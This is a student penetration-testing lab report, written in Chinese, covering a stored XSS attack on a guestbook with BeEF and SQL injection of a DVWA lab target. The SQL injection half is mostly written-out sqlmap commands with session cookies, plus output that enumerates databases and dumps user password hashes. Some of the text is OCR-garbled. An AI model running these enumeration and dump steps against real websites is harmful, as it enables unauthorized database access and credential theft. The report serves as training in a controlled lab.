

网络渗透测试实验报告

实验名称	实验三 Xss 和 sql 注入			辅导教师意见： 成绩 教师签名：
院 系	计算机与信息安全学院	专业	信息安全	
学 号	2100300124	姓名	马驰	
同 作 者				
实验日期	2022	年	11 月 7 日	

1. 实验目的和要求

1.实验目的：了解什么是 XSS；了解 XSS 攻击实施，理解防御 XSS 攻击的方法；了解 SQL 注入的基本原理；掌握 PHP 脚本访问 MySQL 数据库的基本方法；掌握程序设计中避免出现 SQL 注入漏洞的基本方法；掌握网站配置。

2.系统环境：Kali Linux 2、Windows Server

3.网络环境：交换网络结构

4.实验工具：Beef；AWVS(Acunetix Web Vulnerability Scanner);SqlMAP；DVWA

2. 实验步骤

实验步骤：

XSS 部分：利用 Beef 劫持被攻击者客户端浏览器。

实验环境搭建。

角色：留言簿网站。存在 XSS 漏洞；（IIS 或 Apache、guestbook 搭建）

攻击者：Kali（使用 beEF 生成恶意代码，并通过留言方式提交到留言簿网站）；

被攻击者：访问留言簿网站，浏览器被劫持。

1、利用 AWVS 扫描留言簿网站（安装见参考文档 0.AWVS 安装与使用.docx），发现其存在 XSS 漏洞，截图。



发表留言


昵称: *QQ: *E-mail:

心情:




内容:

贴图: 填入图片地址 (非必填项)



4.审核用户留言。只要客户管理员登录 login.htm，账号密码均为 admin，审端访问这个服务器的留言板，客户端浏览器就会被劫持，指定被劫持网站为学校主页，将

你在 beff 中的配置截图。



5、回答问题：实验中 XSS 攻击属于哪种类型？

此次实验中的 XSS 攻击属于存储型 XSS 攻击。

SQL 注入部分：DVWA+SQLmap+Mysql 注入实战

实验环境搭建。启动 Metasploitable2 虚拟机。

1、注入点发现。首先肯定是要判断是否有注入漏洞。

在输入框输入 1，返回

ID: 1

First name: admin

Surname: admin

返回正常；

再次输入 1'，报错，返回

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1'" at line 1

此时可以断定有 SQL 注入漏洞，

[http://IP 地址/DVWA-master/vulnerabilities/sqli/?id=22&Submit=Submit#](http://IP地址/DVWA-master/vulnerabilities/sqli/?id=22&Submit=Submit#)


下面利用 SQLMap 进行注入攻击。将 DVWA 安全级别设置为最低；

2、枚举当前使用的数据库名称和用户名。

sqlmap语法参数：


- -u：指定目标URL，即注入点
- --cookies：当前会话的cookies值
- -b：获取数据库类型，检索数据库管理系统标识
- --current-db：获取当前数据库
- --current-user：获取当前登录数据库使用的用户

(1) URL: <http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=22&Submit=Submit#>



(2) 查找 cookie (Firefox 按 F5 进入存储栏查看)

Security=low;PHPSESSID=4eac2de26d71dc05bd2010a09ed23ae



(3) SQLMAP 枚举当前使用的数据库名称和用户名

你输入的命令:

```
sqlmap -u "http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --  
cookie= ' Security=low;PHPSESSID=4eac2de26d71dc05bd2010a09ed23ae ' -b --  
current-db --current-user
```

```
LL#6Submit=Submit  
[09:45:04] [INFO] the back-end DBMS is MySQL  
[09:45:04] [INFO] fetching banner  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4  
back-end DBMS operating system: Linux Ubuntu  
back-end DBMS: MySQL ≥ 4.1  
banner: '5.0.51a-3ubuntu5'  
[09:45:04] [INFO] fetching current user  
current user: 'root@%'  
[09:45:04] [INFO] fetching current database  
current database: 'dvwa'  
[09:45:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.  
[*] ending @ 09:45:04 /2022-11-12/
```

Sqlmap 输出截图。

3、枚举数据库用户名和密码

你输入的命令:

```
qlmap -u "http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=22&Submit=Submit#" --  
cookie='security=low; PHPSESSID=4eac2de26d71dc05bd2010a09ed23ae' --
```


string="Surname" --users --password

Sqlmap 输出截图。

```
Paycom: 10:22 UNION ALL SELECT CONCAT(0x7f0270271,0x40747506717437143373838002014334710408400003001400204003001727104077007500
LL#0Submit-Submit
[10:19:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[10:19:43] [INFO] fetching database users
database-management-system-users [3]:
[*] 'debian-sys-maint'@''
[*] 'guest'@'%'
[*] 'root'@'%'
[10:19:43] [INFO] fetching database users password hashes
[10:19:43] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Fall
UNION technique
[10:19:43] [INFO] resumed: 'debian-sys-maint'
[10:19:43] [INFO] resumed: 'guest'
[10:19:43] [INFO] resumed: 'root'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
do you want to perform a dictionary-based attack against retrieved password hashes? [y/n/q] y
[10:19:59] [WARNING] no clear password(s) found
database-management-system-users-password-hashes:
[*] debian-sys-maint [1]:
password hash: NULL
[*] guest [1]:
password hash: NULL
[*] root [1]:
password hash: NULL
[10:19:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.131.128'
[*] ending @ 10:19:59 /2022-11-12/
```

4、枚举数据库

--dbs: 枚举当前数据库

你输入的命令:

```
sqlmap -u "http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=22&Submit=Submit#" --
cookie='security=low; PHPSESSID=4eaec2de26d71dc05bd2010a09ed23ae' --dbs
```

Sqlmap 输出截图。

```
dvwa: 10:22 UNION ALL SELECT 0x7f0270271,0x40747506717437143373838002014334710408400003001400204003001727104077007500
[10:22:40] [INFO] fetching database names
[10:22:40] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[10:22:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.131.128'
```

5、枚举数据库和指定数据库的数据表


-D 数据库名: 指定数据库

--tables: 枚举指定数据库的所有表

你输入的命令：

```
sqlmap -u "http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --  
cookie='security=low;          PHPSESSID=4eac2de26d71dc05bd2010a09ed23ae' --  
string="Surname" -D dvwa --tables
```

Sqlmap 输出截图。

A terminal window showing the output of a sqlmap command. The output indicates that the back-end DBMS is MySQL and that two tables, 'guestbook' and 'users', were found in the 'dvwa' database. A red box highlights the table list, and a red arrow points to it. The terminal text includes: [10:30:09] [INFO] the back-end DBMS is MySQL, web server operating system: Linux Ubuntu 8.04 (Hardy Heron), web application technology: Apache 2.2.8, PHP 5.2.4, back-end DBMS: MySQL >= 4.1, [10:30:09] [INFO] fetching tables for database: 'dvwa', [10:30:09] [WARNING] reflective value(s) found and filtering out, Database: dvwa, [2 tables], guestbook, users, [10:30:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.131.128', [*] ending @ 10:30:09 /2022-11-12/.

-password : 枚举DBMS用户密码hash

6、获取指定数据库和表中所有列的信息

-D: 指定的数据库

-T: 指定数据库中的数据表

--columns: 获取列的信息

你输入的命令：

```
sqlmap -u "http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --  
cookie='security=low;          PHPSESSID=4eac2de26d71dc05bd2010a09ed23ae' --  
string="Surname" -D dvwa -T users --columns
```

Sqlmap 输出截图。


```
LL#6Submit=Submit
[10:38:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:38:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:38:05] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[10:38:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/
```

7、枚举指定数据表中的所有用户名与密码,并 down 到本地。

-C: 枚举数据表中的列

--dump: 存储数据表项

你输入的命令:

```
sqlmap -u "http://192.168.131.128/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --
cookie='security=low; PHPSESSID=4eaec2de26d71dc05bd2010a09ed23ae' --
string="Surname" -D dvwa -T users -C user,password --dump
```

Sqlmap 输出截图。

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:50:02] [INFO] writing hashes to a temporary file '/tmp/sqlmapgthtwe4183021/sqlmaphashes-uwahvsmo.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password |
+-----+-----+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
[10:50:11] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.131.128/dump/dvwa/users.csv'
[10:50:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.131.128'
[*] ending @ 10:50:14 /2022-11-12/
```

查看 down 到本地的用户名与密码, 截图。(提示带.的文件夹为隐藏, 在图形命令下,

用文件浏览器打开文件夹，按下 **ctrl+h** 组合键可显示隐藏文件合文件夹，再按一次取消显示。)

```
(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# cat users.csv
user,password
admin,5f4dcc3b5aa765d61d8327deb882cf99
gordonb,e99a18c428cb38d5f260853678922e03
1337,8d3533d75ae2c3966d7e0d4fcc69216b
pablo,0d107d09f5bbe40cade3de5c71e9e9b7
smithy,5f4dcc3b5aa765d61d8327deb882cf99

(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# ls -a
.  ..  users.csv


(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# less
Missing filename ("less --help" for help)

(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# less -s
Missing filename ("less --help" for help)

(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# ll
总用量 4
-rw-r--r-- 1 root root 212 11月 12 10:50 users.csv

(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# ll less
ls: 无法访问 'less': 没有那个文件或目录

(root@kali)-[~/../output/192.168.131.128/dump/dvwa]
# ll -a
总用量 12
drwxr-xr-x 2 root root 4096 11月 12 10:50 .
drwxr-xr-x 3 root root 4096 11月 12 10:50 ..
-rw-r--r-- 1 root root 212 11月 12 10:50 users.csv
```



3. 实验小结

- (1) 通过本次实验，我了解并且掌握了利用 IIS 服务器创建简单网站的过程，AWVS 扫描网站漏洞的简单操作，工具 **beef** 生成恶意代码，给网站发送恶意代码的简单方法（留言），利用 **beef** 劫持登录网站的客户端等操作。
- (2) 本次实验基于扫描发现 XSS 漏洞，利用 XSS 漏洞，发起 XSS 攻击的全过程，初步了解了 XSS 存储型攻击。